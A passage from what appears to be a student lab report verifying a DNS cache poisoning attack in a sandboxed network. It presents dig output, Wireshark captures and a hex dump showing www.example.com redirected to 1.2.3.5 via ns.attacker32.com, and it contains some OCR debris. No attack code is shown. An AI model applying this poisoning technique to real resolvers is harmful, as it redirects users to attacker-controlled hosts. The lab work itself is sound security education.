;; WHEN: Thu Oct 09 08:20:21 UTC 2025
;; MSG SIZE  rcvd: 88
```

Below shows the packets captured by Wireshark when “dig www.example.com” ran, which shows clearly that the query from the user machine was directly sent to ns.attacker32.com for resolution.

No.	Time	Source	Destination	Protocol	Length	Info
1	2025-10-09 04:2…	10.9.0.5	10.9.0.53	DNS	98	Standard query 0x5616 A www.example.com OPT
2	2025-10-09 04:2…	10.9.0.53	10.9.0.5	DNS	130	Standard query response 0x5616 A www.example.com A 1.2.3.5 OPT
3	2025-10-09 04:2…	02:42:0a:09:00:35	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.53
4	2025-10-09 04:2…	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	42	Who has 10.9.0.53? Tell 10.9.0.5
5	2025-10-09 04:2…	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
6	2025-10-09 04:2…	02:42:0a:09:00:35	02:42:0a:09:00:05	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35


```
▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-325d0de4d36a, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 59682, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0x5616
  ▸ Flags: 0x0120 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▸ Queries
  ▸ Additional records
    [Response In: 2]
```

```
0000  02 42 0a 09 00 35 02 42  0a 09 00 05 08 00 45 00   ·B···5·B ·····E·
0010  00 54 f7 28 00 00 40 11  6f 25 0a 09 00 05 0a 09   ·T·(··@· o%·····
0020  00 35 e9 22 00 35 00 40  14 9d 56 16 01 20 00 01   ·5·"·5·@ ··V·· ··
                                      to file:
```

Then, I queried the attacker32 nameserver directly using “dig @ns.attacker32.com www.example.com” and obtained the following results as shown below. We can see that the attacker32 nameserver also resolved www.example.com to 1.2.3.5.

```
root@33cb1b0d312f:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29549
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f7bd02c370a7a2850100000068e76fb8882ffdd9c9efa74c (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Oct 09 08:18:00 UTC 2025
;; MSG SIZE  rcvd: 88
```

Below are the captured packets on Wireshark when we run “dig @ns.attacker32.com www.example.com”. It shows that the user machine was told to by the attacker’s NS to query the local DNS server to resolve www.example.com, so it did and resolved www.example.com to 1.2.3.5.



Hence, the attack is successful as the user will be directed to 1.2.3.5 by the local DNS server as seen from “dig www.example.com” because it got poisoned and ns.attacker32.com successfully became its authoritative nameserver.